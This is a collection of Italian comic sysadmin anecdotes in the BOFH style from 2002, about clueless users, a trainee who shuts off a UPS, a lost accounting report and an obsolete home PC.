Ok, _io_ non ci credo, comunque... e' il momento di fargli un piccolo esame, visto che SL e' presente e (suppongo) in possesso delle sue facolta'...

IO - Ok... CL ti chiama che non riesce ad accedere alla rete... tu cosa fai?

Bob- hemmm... cambio la sua password.

IO - Quasi giusto... per _prima_ cosa, cosa fai ?

Bob- hemm... riavvio il computer...

IO - Fuochino...

Bob- hummm...

IO - Controlli la #\$\$@\$\$!!@ scheda di rete se e' attaccata al cavo e se ci sono le lucine accese sopra!!... andiamo avanti... seconda cosa, cosa fai?

Bob- cambio la sua password!

aho', ma ci ha la fissa questo...

IO - NO!

Bob- hemmm... riavvio il computer...

IO - NO!

Bob- herr....

IO - Verifichi che la #%%^#! scheda di rete sia riconosciuta dal sistema!

Bob- (quasi trionfante) e come faccio se non conosco la password?

IO - usi la password di administrator che e' la stessa su tutti i computer, se non funziona *CRACCHI* il #%%#\$@! computer! E non dirmi che non sai come si fa'. Sei o no un "senior" system manager ?

Bob- ma _non si puo'_ craccare Windows!

A questo punto rimango letteralmente inebetito... ma questo _pretende_ di essere stupido o lo e' veramente?

IO - si, ed io sono Madre Teresa di Calcutta.

SL - comunque non lo abbiamo un'elenco di indirizzi IP ed a chi sono assegnati?

Enter the scapegoat...

Cosa fa' l'applicazione X ?

IO - no, non lo abbiamo mai avuto perche' non serve a niente.

SL - be' sarebbe opportuno averlo

IO - no, perche' non serve a niente.

SL - ma...

IO - *non* *serve* *a* *niente*

SL - be'...

IO - quando e' che hai 10 minuti ?

SL - perche' ?

IO - (guardo Bob) per discutere di certi problemi...

Adesso rimane il dubbio... riuscirci nell'impresa *prima* che scada il periodo di prova ?

Davide

09/02/2002 00:00

Tutti insieme appassionatamente...

Tutti insieme appassionatamente...

[NOTA: questa non e' propriamente una "storia", nel senso che non e' qualche cosa che mi e' successo durante una singola giornata, ma e' la "cronaca" di qualche cosa verificatosi in un certo lasso di tempo.]

Accendo il monitor (il mio computer e' sempre acceso), faccio login e la prima cosa che mi colpisce e': "hai 186 mail". Ehecacchio... Un rapido controllo mi rivela che le 186 mail sono in realta 62 mail in triplice copia... ed ecco anche il motivo...

C'e' un'elemento qui' (chiamiamolo CL), che ha la fissa di segnalarmi tutto lo spam che riceve, il che non e' propriamente una brutta cosa perche' mi consente di tenere il filtro ammazza-spam in ordine, inoltre questo individuo e' una specie di calamita per quanto riguarda cazzate varie, quindi nonostante il filtro, riceve lo stesso una cinquantina di mail al giorno...

C'e' pero' una cosa che proprio non gli entra nel cervello: il fatto che se manda la mail al nostro (mio) alias di posta, *non* deve mandarla *anche* al mio indirizzo di mail privato, e se manda la mail al mio alias ed al mio indirizzo privato *non* deve *anche* mandarla all'indirizzo del mio (ex) collega, in quanto tale indirizzo e' ruotato sul mio per consentirmi di raccattare le cose lavorative che piovono li'. Risultato: io ricevo 3 mail invece di una.

Abbiamo avuto una piccola discussione con CL tempo addietro, ed io ho cercato di spiegargli (educatamente: non avevo nessun LART in mano) la cosa in modo chiaro. E' seguita una breve discussione, ma il punto finale e' stato: "non capisco che differenza faccia" al che io ho replicato "fa' differenza per me e questo dovrebbe bastarti".

Nonostante cio', CL persiste nell'inviare mail ad ogni singolo indirizzo di posta che riesce a memorizzare, ed io persisto nel ricevere kili di mail 'n'-uplicate.

La prima richiesta e' stata seguita da una serie di "remember", ai quali CL ha sostanzialmente fatto finta di non voler capire la cosa, limitandosi a ripetere "non fa' nessuna differenza: la posta la ricevete comunque".

Ok, se non la vuoi capire o sei veramente idiota, ti presento Mr. Procmail.

Dopo un po' di bestemmie metto insieme un meraviglioso filtro che *RIMBALZA* qualunque mail inviata a piu' di un'indirizzo che fa' capo a me (o potrebbe fare capo a me) mentre lascia passare la posta "legittima".

Un paio d'ore per controllarne il funzionamento in modo da essere sicuro che la cosa funzioni come un'orologio svizzero e poi la': in posizione.

Un paio di giorni dopo ricevo una telefonata da CL (evidentemente non si fida ad usare la posta elettronica).

CL - le mie mail tornano indietro!

IO - solo se le invii a piu' di un'indirizzo che fa' capo a me.

CL - in che senso?

IO - se invii le mail a <nomealias> ed a me, o a me e <nomedialtroutente> e <nomealias> o a qualunque combinazione di indirizzi che corrisponde alla fine a me piu' di una volta la mail ti rimbalza.

CL - ma che differenza fa'?

IO - te l'ho spiegato piu' di una volta.

Cosa fa' l'applicazione X ?

CL - ma...

IO - la posta inviata a me personalmente sono io che decido se la voglio leggere oppure no, quella che e' inviata ad <alias> e' roba di lavoro e verra' presa in considerazione da chi di dovere, quella inviata a <nomeutente> potrebbe essere roba personale e quindi potrei non leggerla per niente. Se mandi la stessa roba a tutti ti rimbalza indietro.

CL - ma...

IO - se lo capisci bene, senno' sono affari tuoi.

Evidentemente CL e' arrivato a capire che lui forse e' duro, ma procmail e' ancora piu' duro. Infatti da dopo quella telefonata le mail sono andate all'indirizzo giusto.

Certe volte l'unico modo di far capire qualche cosa a qualcuno e' di farci picchiare la testa contro una dozzina di volte...

Davide

30/07/2002 00:00

Alla Ricerca del Rapporto Perduto...

Alla Ricerca del Rapporto Perduto...

- Giorno 1 -

La mattina e' cominciata con uno scroscio d'acqua giu' dal portone mentre lo aprivo (deposito della pioggia notturna) e cominciare con una secchiata d'acqua non e' una gran bella cosa.

Per peggiorare le cose arriva SL.

SL - ci sarebbe da fare il rapporto di contabilita'.

IO - il che ??

SL - ha gia', tu non c'eri ancora l'anno scorso... allora, ogni anno facciamo una specie di rapporto per il fisco, e' una roba che viene fuori dalla procedura di contabilita'.

IO - ed io che c'entro ?

SL - fino all'anno scorso lo preparava $\{BOFH-1\}$, quest'anno dovresti farlo tu...

IO - ho! Splendido... salvo il fatto che non ho la piu' pallida idea di cosa, come o perche'...

Qui' ci va' una piccola spiegazione. Fino all'anno scorso mi occupavo di altre cose, poi $\{BOFH-1\}$ decise di passare ad altri lidi, ed il Super-Ultra-Luser decise che potevano fare a meno di un sistemista per la parte Unix/Linux.

Dopo un 2/3 mesi ed un numero impressionante di catastrofi, il branco di cerebrolesi che dovrebbero essere responsabili di questa faccenda decisero che, no, un sistemista ci serve, ragion per cui mi trovo qua'. Solo che, dato quell'intervallo nel mezzo, non ho mai avuto il piacere di una "introduzione" al cosa ed al come delle cose che $\{BOFH-1\}$ faceva, ne' tantomeno c'e' stato quel periodo di "sovrapposizione" che e' tanto comodo quando si comincia un nuovo lavoro.

La maggior parte dell'ultimo periodo $\{BOFH-1\}$ lo spese scrivendo un grosso e confuso documento in cui cercava di spiegare il cosa ed il come, e devo dire che ha fatto un'ottimo lavoro, ma come sempre, ci sono un numero tendente ad infinito di particolari apparentemente insignificanti che sfuggono quando si cerca di fare queste cose... come l'interruttore che sembra inutile dietro al rack compaq che invece non e' inutile per niente... ma sto' divagando.

Ragion per cui, acchiappo il suddetto manuale e comincio a sfogliarlo in cerca di un qualche indizio di come diavolo si produce tale "rapporto di contabilita'"... gli indizi sono scarsi e quei pochi che ci sono sono pure confusi. $\{BOFH-1\}$ era un tipo abbastanza scafato e (un po' come me), tendeva a risparmiare inchiostro nello scrivere, soprattutto quando scriveva di cose piuttosto noiose, per cui il suo "manuale" e' pieno di cose come "come si fa' questo non me lo ricordo, ma sono sicuro che se ci sbatti la testa abbastanza a lungo ti verra' una qualche idea", che la dicono lunga sul suo modo di procedere...

Dopo un 4/5 ore perso nel "manuale" stabilisco che, qualunque cosa ci sia da fare, $\{BOFH-1\}$ ha deciso che non valeva la pena di creare uno script di automazione ne' tantomeno raccogliere in un'unico punto tutti i pezzi, si tratta quindi di rimettere insieme il tutto a mano.

Da quello che si capisce si tratta di tirare fuori con un qualche sistema i dati annuali da quell'accrocchio che passa per un programma di contabilita', incrociarli in qualche altro modo con altri dati che vengono fuori da quell'altro accrocchio Made In Belgium che passa per programma di statistica (che e' usato Dio solo sa per che cosa dal gruppo dei confafagioli aziendali), importare il tutto in Excel (orresco referens), mescolare bene e

Cosa fa' l'applicazione X ?

cuocere per un paio d'ore...

Dopo un'altro paio d'ore spese a cercare di capire dove e come \$accrocchio[1] memorizza i suoi dati (se li memorizza da qualche parte), decido che e' ora di sentire se \${BOFH-1} e' vivo o morto... ragion per cui rompo la teca di cristallo con su' scritto "rompere solo in caso di emergenza" e recupero il suo numero di cellofono. Sorvolo sullo scambio di convenevoli ed altre amenita'.

IO - Sto' cercando di recuperare le informazioni per quella specie di "rapporto contabile" che avresti dovuto fare tu se tu fossi ancora qui'... ti ricordi ??

BOFH-1 - Oh...hummm... vagamente...

IO - Nel tuo manuale non ne dice molto...

BOFH-1 - Dunque, fammi fare mente locale un'attimo...ha! Devi prendere i dati che avevo salvato sul nastro con su' scritto "procedure contabili".

Avendo io speso buona parte di un mese riordinando tutto in ufficio, non ricordo minimamente un simile nastro.

IO - e dove diavolo e' ???

BOFH-1 - se ricordo bene lo usavamo come stampella per il server di stampa che e' zoppo...

Controllo, ed effettivamente c'e' un nastro sotto al suddetto server...

IO - ok, ho trovato il nastro, dopo averlo ripristinato che faccio?

BOFH-1 - dunque... ricordo vagamente che io prendevo il nastro, lo mettevo nel lettore... e poi bestemmiavo forte...

IO - he ??? e perche' bestemmiavi forte ???

BOFH-1 - ...questo non me lo ricordo...

Così' metto il nastro nel lettore... e capisco perche' lui bestemmiava: il *--BEEEP--* nastro non e' formattato per questo *--BEEEP--* lettore. Richiamo \${BOFH-1}. C'e' la segreteria telefonica che mi informa che se lo voglio e' al Pub. Guardo l'ora: le 21.25. E' ora di andare al pub.

- Giorno 2 -

Dopo una piacevole serata trascorsa con BOFH-1, un numero di birre molto superiore al normale ed una partita a biliardo (sarebbe stata una ottima partita, se non che la stecca sembrava storta ed io vedevo un numero variabile di palle) riprendo in mano il problema.

Allora, si tratta di convincere il lettore DLT a leggere un nastro formattato con sa Dio che software. Dopo un numero impressionante di telefonate, e-mail et similia, scovo il bandolo in due stupidissimi comandi da dare alla consolle... per cui lancio il restore e, essendo nel frattempo arrivate le 20.10, me ne vado a casa...

- Giorno 3 -

Stamattina ho dovuto sorbirmi per una buona mezz'ora SL che lamentava la mancanza del famoso rapporto. Dato che ho speso l'equivalente di 3 giorni lavorativi nel tentativo di mettere insieme gli indizi gli ho detto chiaro e tondo che se non e' soddisfatto il rapporto puo' scriversele lui a mano. Non e' un buon modo di cominciare la giornata.

A questo punto ho uno script chiamato "belastingrecover.pl" (belasting=tasse), che mi pare idoneo, un veloce controllo mi dice che a:\${BOFH-1} potrebbe concorrere al campionato mondiale di encrypted perl e b:questo

Alla Ricerca del Rapporto Perduto...

Cosa fa' l'applicazione X ?

coso fa' qualche cosa con l'accrocchio di contabilita'... ragion per cui parte la prima telefonata della giornata a \${BOFH-1}, che a quest'ora stara' pensando di cambiare numero.

IO - ho trovato uno script chiamato "belastingrecover.pl", c'entra qualche cosa ?

BOFH-1 - hummm... si' mi pare... si' credo sia quello...

IO - vado ?

BOFH-1 - hemmm.... si' mi pare...

IO - clicckety-click...

BOFH-1 - ah no, aspetta!

IO - ehnn.....

BOFH-1 - quello serviva ad azzerare gli archivi...

IO - MAVA%\$%^*%@%#@!!#*&#(*!&!@

6 ore dopo il restore e' terminato e gli archivi sono di nuovo a posto. Ed io ho messo a punto uno script che effettivamente estrae i dati dagli archivi e li formatta in un modo abbastanza decente. Quello che manca e' incrociare i dati con l'altro accrocchio. E qui' le cose dovrebbero essere molto piu' semplici, in quanto tale coso usa ODBC per accedere ai suoi cosi'-chiamati-archivi. Quindi si tratta di importare il mio archivio in un (gurgle) Excel qualsiasi, attaccare ODBC e via.

Ora, dato che Excel e' una applicazione usata da un'orda di (l)users con l'intelligenza media di un cubetto di porfido, non dovrebbe essere troppo difficile no ?

Sbagliato!

L'ultima parte della cosa mi prende altre due ore buone, finche' non riesco a convincere il maledetto arnese Microsoft-marcato a fare cio' che io gli dico di fare ed a smettere di suggerirmi cio' che secondo lui io vorrei fare...

A questo punto ho il report pronto... o cosi' credo. Un piccolo controllo mi rivela che devo ripetere il tutto per altre 3 volte per avere il report completo... mortacci!

- Giorno 4 -

Finalmente sembra che io sia arrivato alla fine della Settimana Piu' Lunga! Il \$\$%@#*!@ rapporto e' 4 giorni in ritardo ma ho una vaga idea di come funziona e credo di poterlo automatizzare abbastanza bene, almeno l'anno prossimo io (o il Povero Pirla che sara' al mio posto) potra' risolvere in meno tempo.

Presento percio' la cosa ad SL che si mette a sfogliarlo.

SL - mi sembra ottimo.... adesso si tratta di aggiustarlo...

IO - come sarebbe a dire ???

SL - dunque, questo rapporto e' usato dal "comitato manageriale" per stabilire le nuove strategie di sviluppo ed investimento...

IO - pensavo che per quello usassero il menu' del ristorante all'angolo

SL - anche quello, quindi noi non vogliamo che abbiano un'idea troppo precisa di quanto si spende e di quanto si guadagna

IO - ma mi prendi in giro ??? devono leggere il loro nome sul passaporto tutte le mattine 3 volte prima di convincersi che si chiamano davvero cosi'!

SL - comunque non ti preoccupare, un uno qui', uno zero li'... questo nove qui' diventa un sei...

Mi guardo attorno... mai che ci sia un martello a portata di mano quando ti serve...

Alla Ricerca del Rapporto Perduto...

Cosa fa' l'applicazione X ?

Davide
09/09/2002 00:00

Incubo di un mattino di mezzo autunno

Incubo di un mattino di mezzo autunno

...non so come ci sono arrivato, ma mi ritrovo in una stanzetta piccola e brutta... che sembra proprio... no ... E' lo Sgabuzzino Maledetto... ed in piu' c'e' una puzza che sembra come quando il disk array ando' a fuoco.

Stranamente il posto sembra pero' piu' pulito del normale. Ci sono un paio di server nell'angolo, pero' la ~~montagna di immondizia~~ importantissimi nastri di backup che erano ~~accatastati~~ accuratamente archiviati qui' sono spariti...

Noto con curiosita' che su uno degli armadietti c'e' una grossa pistola a tamburo. La prendo su' e vedo che sembra proprio la 44 Magnum di Callaghan... pero' nel tamburo ci sono solo due proiettili...

Mentre sto' pensando a cosa ci faccio qui' con una pistola in mano si apre la porta ed entra... BILL GATES!!!

Elegante ed affabile nel suo blazer scuro con scarpe italiane, ben pettinato che sembra proprio il classico Bravo Ragazzo... L'unica cosa che stona e' che ha un distintivo del Demonio (bandierina di Windows) appuntata al bavero della giacca.

Cosa vuole??? Vuole sapere perche' non abbiamo ancora aggiornato tutti i server a .NET Server eliminando Unix e Linux?? Vuole sapere perche' ci ostiniamo a *non* aggiornare tutti i client a Windows XP?? Vuole sapere come' che abbiamo 143 CD di Microsoft Office e solo 3 numeri di serie originali?? Vuole sapere che ne ho fatto dei 6432 CD della sottoscrizione MSDN????

Prima che Bill possa aprire bocca la porta si apre di nuovo ed entra... RICHARD STALLMAN!!!!!!

~~Elegante ed affabile~~ Con una maglietta da bowling sporca di birra ed a piedi nudi (?), sembra un mix tra un hippie stagionato ed un forzato evaso da un carcere di massima sicurezza... che cosa vuole??? Vuole sapere perche' ci ostiniamo a tenere Windows sui client?? Vuole sapere perche' quando dico "linux" non dico "Gnu/Linux"?? Vuole sapere perche' non ho ancora comperato 143 copie di StarOffice cestinando Microsoft Office (questo vorrei saperlo anche io)???

Entrambi si preparano a parlare!!! Che fare?? attimi di terrore!! Ho pochi secondi per decidere...

Sparo due colpi a Bill sperando che non abbia l'elenco dei bug di Windows XP infilato sotto al blazer? Sparo due colpi a Richard sperando che non abbia una copia del manuale di Emacs infilato sotto la maglietta ? Sparo ad entrambi? Mi sparo io (due volte) per essermi ficcato in questa situazione???

Poi... una rivelazione!! Mi volto e sparo ad entrambi i server nell'angolo!

Bill e Richard osservano stupefatti i due server semidistrutti, poi comprendono.

Bill osserva uno dei due server, un vecchio Dell con il simbolo del demonio: adesivo "Designed for Windows" e "Intel Outside, Stupid Inside", immediatamente un rantolo di orrore lo coglie, si stringe spasmodicamente il petto e crolla al suolo...

Richard osserva l'altro server, un Compaq seminuovo con un'adesivo del Pinguino e la scritta "Io sono con lo scemo" ed una freccia che indica l'altro server... anche lui comincia a rantolare come se non riuscisse piu' a respirare...

Cosa fa' l'applicazione X ?

Penso che Bill potrebbe respirare meglio se non avesse quel portafogli rigonfio di soldi e carte di credito e magari quel Rolex d'oro al polso... ma prima che possa avvicinarmi la porta si spalanca nuovamente ed appare... SL!!!

SL - Abbiamo deciso che da ora in avanti svilupperemo solo su OS/2, quindi spiana tutti i server con Unix e comincia ad installare!

IO - AAAAAAAAAAAGGGGGHHHHH!!!! %#\$@! HO FINITO I COLPI!!!

Mi sveglio di soprassalto, tutti nella riunione si voltano a guardarmi...

IO - scusate... mi si era addormentato un piede... hemm... che stavamo dicendo?

SL - a non preoccuparti, siamo solo al punto 2 dell'agenda di oggi.

IO - vuoi dire che siamo qui da solo (guardo l'orologio)... 3 ore ?

Sara' una lunga mattinata... ma che #^#!\$\$# di sogni faccio ????

Davide

09/12/2002 00:00

Non e' stata una vacanza, e' stata una guerra!

Non e' stata una vacanza, e' stata una guerra!

Avevamo lasciato il nostro eroe (cioe' io), con la prospettiva di un meraviglioso venerdì di ferie. Meraviglioso perché è il primo giorno di ferie che mi prendo da Giugno (se non si conta la settimana che ho passato a casa con l'influenza) e perché finalmente avrei avuto il tempo di andare dal meccanico a far sistemare il comando delle frecce della moto che non funziona tanto bene.

Questo significava però abbandonare Bob al suo destino per una intera giornata... e sotto l'auspicio che HR-SL avrebbe controllato il suo operato per l'intera giornata.

Ora, essendo l'amministrazione di sistema ciò che è, vi sono 99 probabilità su 100 che una giornata passi senza che succeda niente, senza che un singolo CL venga a domandare alcunché e senza assolutamente niente da fare. Ovviamente, c'è anche la remota possibilità di incappare in un disastro di proporzioni bibliche che rischi di paralizzare l'attività del mondo civilizzato per i prossimi 50 anni... così ho speso la settimana dal lunedì al giovedì cercando di organizzare il tutto in modo da rendere quella remota possibilità il più possibile remota...

Venerdì sono le 8.00, la mia sveglia non ha suonato perché l'ho spenta ieri sera, quindi mi alzo con comodo, mi preparo una colazione decente e dopo essermi lavato e vestito mi avvio in sella alla moto verso il meccanico. Arrivo dal meccanico, gli faccio vedere il problema e lo lascio a smontare il congegno mentre mi faccio un giro tra le moto in vendita, così mi viene il magone mentre penso a tutte le moto che potrei comperare se avessi uno stipendio sufficientemente elevato.

Ritorno a casa verso le 10.30, entro e sento il telefono che suona... strano... Dico strano, perché in casa io ho 3 numeri telefonici, di cui solo uno è però collegato effettivamente ad un telefono e tale numero è sconosciuto ai più. Rispondo ed indovina un po'... è Bob! In sottofondo sento il baccano tipico della Sala Macchine.

Bob - Non funziona più niente!

IO - "Non funziona più niente" significa esattamente?

Bob - Nessuno riesce più ad accedere alla rete!

IO - (sospirando) Il PDC è in funzione ?

Bob - Sì.

IO - Sì significa che hai controllato o lo dici perché sei ottimista?

Bob - hemmm... aspetta... sì funziona...

IO - Lo stesso video serve sia il BDC che il PDC, quale dei due stai guardando?

Bob - Il PDC!

IO - Sicuro?

Bob - Il PDC non ha lo schermo blu'?

IO - Che vuol dire "lo schermo blu" ?

Bob - Allora, lo schermo è blu' con tante scritte in bianco...

IO - Tante scritte piccoline? Divise su tante colonnine? Che sembrano dei numeri esadecimali? Ed in alto dice qualche cosa come "Memory dump" ?

Bob - heumm.... sì mi pare di sì...

IO - Ok... riavvia il PDC...

Bob - Come lo riavvio?

IO - C'è un pulsante "reset" sul davanti, dietro allo sportello che copre il CD. Premilo.

Bob - Hummm... non sta' succedendo niente...

IO - Hai premuto il pulsante?

Non e' stata una vacanza, e' stata una guerra!

Cosa fa' l'applicazione X ?

Bob - Si'.

IO - E non si sta' riavviando?

Bob - No.

IO - Ma che cavolo di pulsante hai premuto?

Bob - Quello rosso in alto.

IO - Quale rosso in alto?

Bob - Quello vicino alla sommita' della macchina, di lato, sulla destra...

Favoloso. Il ↑ ha appena *spento* il Disk Array del BDC...

IO - No, quello non c'entra, riaccendilo. Adesso stammi a sentire: il computer e' quello grosso e nero, con sopra scritto "NetServer", ha una etichetta con sopra scritto "FileServer". Sul davanti c'e' uno sportello, lo apri, dentro ci trovi un pulsante con sopra scritto "reset", lo premi. Capito tutto ?

Bob - hemmm... certo... allora.... non e' che ti sento molto bene, c'e' un casino qui'... aspetta... ecco, adesso ti sento molto meglio! Dicevi?

..improvvisamente il rumore di sottofondo e' sparito completamente...

IO - Che cavolo hai combinato???

Bob - Ho spento sto' coso che fa' un casino incredibile.

IO - Quale "coso" ?

Bob - Quello vicino alla porta.

IO - Intendi l'UPS?

Bob - Hei! Adesso il video e' spento!

IO - ...e gia'... RIACCENDI QUEL MALEDETTO COSO!!!

Di sottofondo, mentre Bob cerca di capire quale dei numerosi pulsanti (uno) premere per avviare l'UPS sento HR-SL domandare qualche cosa...poi sento l'UPS riavviarsi. La cosa positiva e' che il BDC si e' sicuramente resettato, la cosa negativa e' che si sono resettati anche gli altri 19 server...e scommetto quello che ti pare che almeno due non si avvieranno da soli.

Bob - Allora, adesso che faccio?

IO - Aspetta che il BDC si riavvii e vedi che ti dice.

Bob - Ok... hummmm... ma questo coso si suppone che faccia tutto questo rumore?

IO - Quale coso?

Bob - Questo coso qui' con su' scritto "Storage Space"

Hiiiiii!!!! Il Disk Array...

IO - Perche' che rumore sta' facendo?

Bob - ma...pare che ci sia dentro un'ingranaggio rotto...

IO - Sul tavolo c'e' un'interruttore con due pulsanti: 1 e 2, schiaccia il 2 e dimmi che vedi sul video.

Bob - dunque... "Error initializing storage array..."

Eccolo! Lo sapevo io... Nel frattempo sento HR-SL blaterare qualche cosa e, se le orecchie non mi ingannano c'e' anche SL in mezzo...

Bob - Che faccio?

IO - Sto' pensando... potrebbe essere un problema del controller SCSI (quella macchina aveva gia' qualche problema), per essere sicuro dovresti spostare il disk array ed attaccarlo al nuovo BDC e vedere se riparte... il PDC e' partito?

Non e' stata una vacanza, e' stata una guerra!

Cosa fa' l'applicazione X ?

Bob - Come faccio a saperlo?

IO - Schiaccia il tasto "I" e guarda il video

Bob - Ok... c'e' sempre quello schermo blu' con tanti numerini sopra...

Ok, a questo punto ho gia' capito che la mia giornata di ferie e' andata a ramengo, percui dico a Bob di aspettarmi li' e comincio ad infilarmi il casco...

In sintesi: il PDC ha dovuto essere re-installato da capo, l'ultimo backup dei dati era di martedi', quindi non dovremmo aver perso tanto, non so se il restore ha funzionato o no perche' ho speso la giornata re-installando Windows e pregando che i nastri non fossero introciati, il restore l'ho lanciato prima di andarmene a casa, lo sapro' domani...

Il Disk Array del BDC e' salito nel Vahallah dei Disk Array. Il controller e' andato a ramengo. Ho chiamato il fornitore per una sostituzione ed hanno giurato che verranno lunedì'. Rimane da vedere se i dischi sono buoni o bisogna sostituirli, in tal caso sara' un macello perche' l'ultimo backup risale a due venerdi' fa'...

Domani mattina dovrò andare in ufficio a vedere che e' successo con il restore. Non male per una giornata di ferie...

Davide

30/07/2002 00:00

Crouching SysAdmin, hidden computer...

Crouching SysAdmin, hidden computer...

E' un giovedi' mattina piovoso. Il che non e' un male in se' e per se', in quanto molte mattine sono piovose senza essere giovedi'. Ma io so gia' che qualche cosa non funziona per il verso giusto stamattina... chiamatela una premonizione pero'...

Infatti dieci minuti dopo suona il telefono... e non e' un CL "normale", si tratta del Super-Ultra-SL: ovvero uno dei Proprietari e Fondatori della ditta, l'Uomo Al Quale Non Si Puo' Dire Di No, anche perche' tanto non lo capisce...

SUSL - ho un problema con il mio computer

Io controllo l'ID-chiamante sul telefono, ed e' esterno...

IO - Ma se non sei nemmeno entrato in ufficio ancora??

SUSL - Infatti e' il mio computer di casa...

IO - hemmm... non credo di poterci fare qualche cosa...

SUSL - In effetti e' il computer di mia figlia

IO - hemmm... non credo di poterci fare qualche cosa...

No, non puo' pretendere che io mi attraversi tutti Amsterdam per andare a casa sua a guardare il computer di sua figlia (che comunque e' troppo giovane ancora)...

SUSL - Se lo porto in ufficio ci puoi dare un'occhiata ?

IO - be'... possiamo sempre provarci...

Cosi' dopo un'oretta circa arriva st'elemento con il computer. Si tratta di un dinosauro del giurassico.. case Tower con display LED per la velocita', interruttore di accensione stile Dottor Frankenstein. Doppio floppy, uno da 5"1/4 ed uno da 3"1/2. E questo e' quello che si vede all'esterno.

IO - quale e' il problema effettivamente ?

SUSL - e' molto lento e di tanto in tanto si blocca.

IO - c'e' un backup dei dati, nel caso lo debba spianare ?

SUSL - non e' un problema, piuttosto stavo pensando se non potessi installare una nuova versione di Windows.

IO - vedo che si puo' fare.

Cosi' comincio con l'attaccare il mostro, cosa piu' facile a dirsi che a farsi, perche' questo coso vuole una tastiera con connettore DIN, non PS/2. Dopo una visita allo Sgabuzzino Maledetto, reperisco una tastiera DIN (con residui di caffe' d'annata) e attacco il "coso". Avvio...

ODDIO!!! 486 Dx2 66 Mhz, con DOS 3.3 e Windows per Workgroup!!!

Faccio un veloce controllo: disco fisso da 512 Mb, 8 Mb di ram. A questo punto ho quasi paura ad aprirlo... ma lo apro lo stesso. Ebbene si', e' tutto ISA con due slot VESA dentro, e monta ancora delle SIP invece che SIMM !

Cosa fa' l'applicazione X ?

A questo punto mi metto a pensare a cosa cavolo farci con questo arnese... Parlando del diavolo... arriva SUSL.

SUSL - come va ?

IO - questo e' un dinosauro dell'era cretacea !

SUSL - ???

IO - questo coso e' quasi vecchio come me!

SUSL - non ci si puo' installare Windows ?

IO - c'e' gia' installato Windows, se pensi di installarne una versione piu' nuova non e' possibile. In primo luogo non c'e' CD Rom, in secondo luogo il BIOS della macchina non e' in grado di vederlo un CDRom, in terzo luogo il disco fisso e' talmente piccolo che solo l'installazione di Windows lo occuperebbe tutto, figuriamoci il resto, e comunque la memoria e' talmente poca che non funzionerebbe.

SUSL - non possiamo cambiare il disco fisso ?

IO - con che ? la macchina e' troppo datata per poter montare un disco nuovo e comunque questo non risolverebbe il problema di memoria. No, non possiamo espanderla, non ne fanno piu' di questo tipo.

SUSL - mmmm... potremmo acquistare una nuova piastra madre...

IO - senti, se cominci a metterci dentro le mani fai prima a comperare un PC nuovo di trinca, anzi forse dovresti...

SUSL - ma, non volevo spenderci dei soldi (ah, perche', il tempo che ci perdo io non viene pagato he?) ed in ogni caso non e' troppo importante... non hai del materiale di recupero da poter usare?

IO - non cosi' vecchio.

SUSL - hummm... spetta' un po' che ci penso...

Così se ne va' ad elucubrare qualche cosa... ed a me vengono i sudori freddi al pensiero di cosa puo' elucubrare... l'ultima volta che ha pensato di "risolvere il problema" di un software fuori produzione di cui era scaduta l'assistenza, ha risolto acquistando in blocco tutto il materiale di una societa' fallita solo perche' nel blocco era compresa una copia di tale software mai registrata e con l'assistenza ancora valida (seriamente: che %#\$@! ci faccio con 171 copie di Lotus 1-2-3??).

Sono qui' che penso a come risolvere il problema senza risolvere il problema, quando si spalanca (letteralmente) la porta ed entra CL. Il quale ignora categoricamente il cartello sulla porta che dice "prego bussare" ed ogni volta apre con la delicatezza di John Wayne.

CL - ciao! riguardo quel problema di rewrite su apache per risolvere il conflitto sulle immagini con JRun che...

Qui' ci va' una piccola spiegazione: CL e' attualmente occupato a "risolvere" un certo problema di prestazioni su una certa applicazione Web, il guaio e' che io gli ho detto che il modo come lui vuole risolvere il problema (smandruppando la configurazione di Apache) non funziona, e lui insiste che funziona.

IO - hai provato ?

CL - ...he???

IO - ho messo insieme il server di prova e ti ho mandato i dati via mail, hai provato a fare le tue modifiche?

CL - (guardando il dinosauro) questo?

IO - no, questo e' di SUSL. Il server di prova e' in sala macchine.

CL - hemmm... no, non ho ancora provato.

IO - e allora prova, secondo me non funziona.

CL - ma perche'?

IO - te l'ho spiegato almeno 20 volte, ma dato che non mi credi prova da te! magari hai ragione tu e funziona.

CL se ne va' borbottando... Ed a questo punto mi viene un'idea. Un'ottima idea. Un'ottima pessima idea.

Cosa fa' l'applicazione X ?

Piazzo il dinosauro sul carrello che uso per spostare i monitor e lo lascio un po' in disparte in modo che non rompa le scatole, poi apro la porta che conduce nel seminterrato (io lo chiamo "la fossa") e porto su' un paio di scatoloni di materiale di riciclo e do' un'occhiata se ci sono dei pezzi che potrebbero essere usati per questo coso.

10 minuti dopo arriva SUSL che trovandosi il carrello davanti lo sposta di lato, poi mi mostra un foglio...

SUSL - che ne dici?

IO - hemmm... questo qui e' l'annuncio di un'asta fallimentare...

SUSL - si', pensi che ci sara' qualche cosa da usare per aggiustare questo computer?

t'avevotettoio

IO - hu... ma non pensi sia un po' eccessivo???

SUSL - suvvia, magari possiamo riutilizzare un'altro po' di materiale.

Che? Ma Dove?? Ma Quando???

A questo punto pero' arriva il mio salvatore: CL... che entra sempre alla John Wayne spalancando la porta... pero' stavolta davanti alla porta c'e' il carrello con il suo "carico" che viene catapultato a velocita' Warp giu' dalle scale... **BUM, BADABAM, SBARABUM, CRASH! PATACRASH! RI-CRASH...** *rumore di transistor sbatacchiati e parti metalliche rotolanti*

CL - ooooppss...

SUSL - ha-hemm....

IO - che c'e' scritto sulla porta?

CL - hemmm..."prego bussare"...

SUSL - (guardando giu' dalle scale la massa di rottami che fino a pochi istanti prima era un computer) credi che...

IO - **NO!**

SUSL - be'... questo risolve...non credi?

IO - sicuramente!

Questi CL... qualche volta non li apprezzo veramente per cio' che sono...

Davide

24/09/2002 00:00

SQL delle mie brame...

SQL delle mie brame...

E' venerdi', e come ogni venerdi' mi aspetta il lungo orrore di un meeting con il Super-Luser (boss) per fare il punto sullo stato di imbecillita' dei vari Luser, meglio noto come "stato della situazione".

Giunto in Sala Comando inizio pertanto stampando il log dei problemi, e' un lungo elenco in cui la voce piu' ripetuta nella colonna "risposte" e' "RTFM".

Mentre la stampante macina la foresta amazzonica, io controllo i problemi del mattino. Il backup e' andato a ramengo un'altra volta.

Dato che non siamo riusciti a far funzionare il nuovo tape (vedere messaggio relativo alla Tape Library Sony di qualche tempo fa'), siamo ritornati ad usare un Mammoth Tape da 80 Gb, il quale funziona, MA... 80 Gb sono circa un quarto di quanto dovremmo effettivamente backuppare ed i nastri che abbiamo per quel coso portano la firma autografa di Elvis Presley (tanto per far capire quanto sono nuovi).

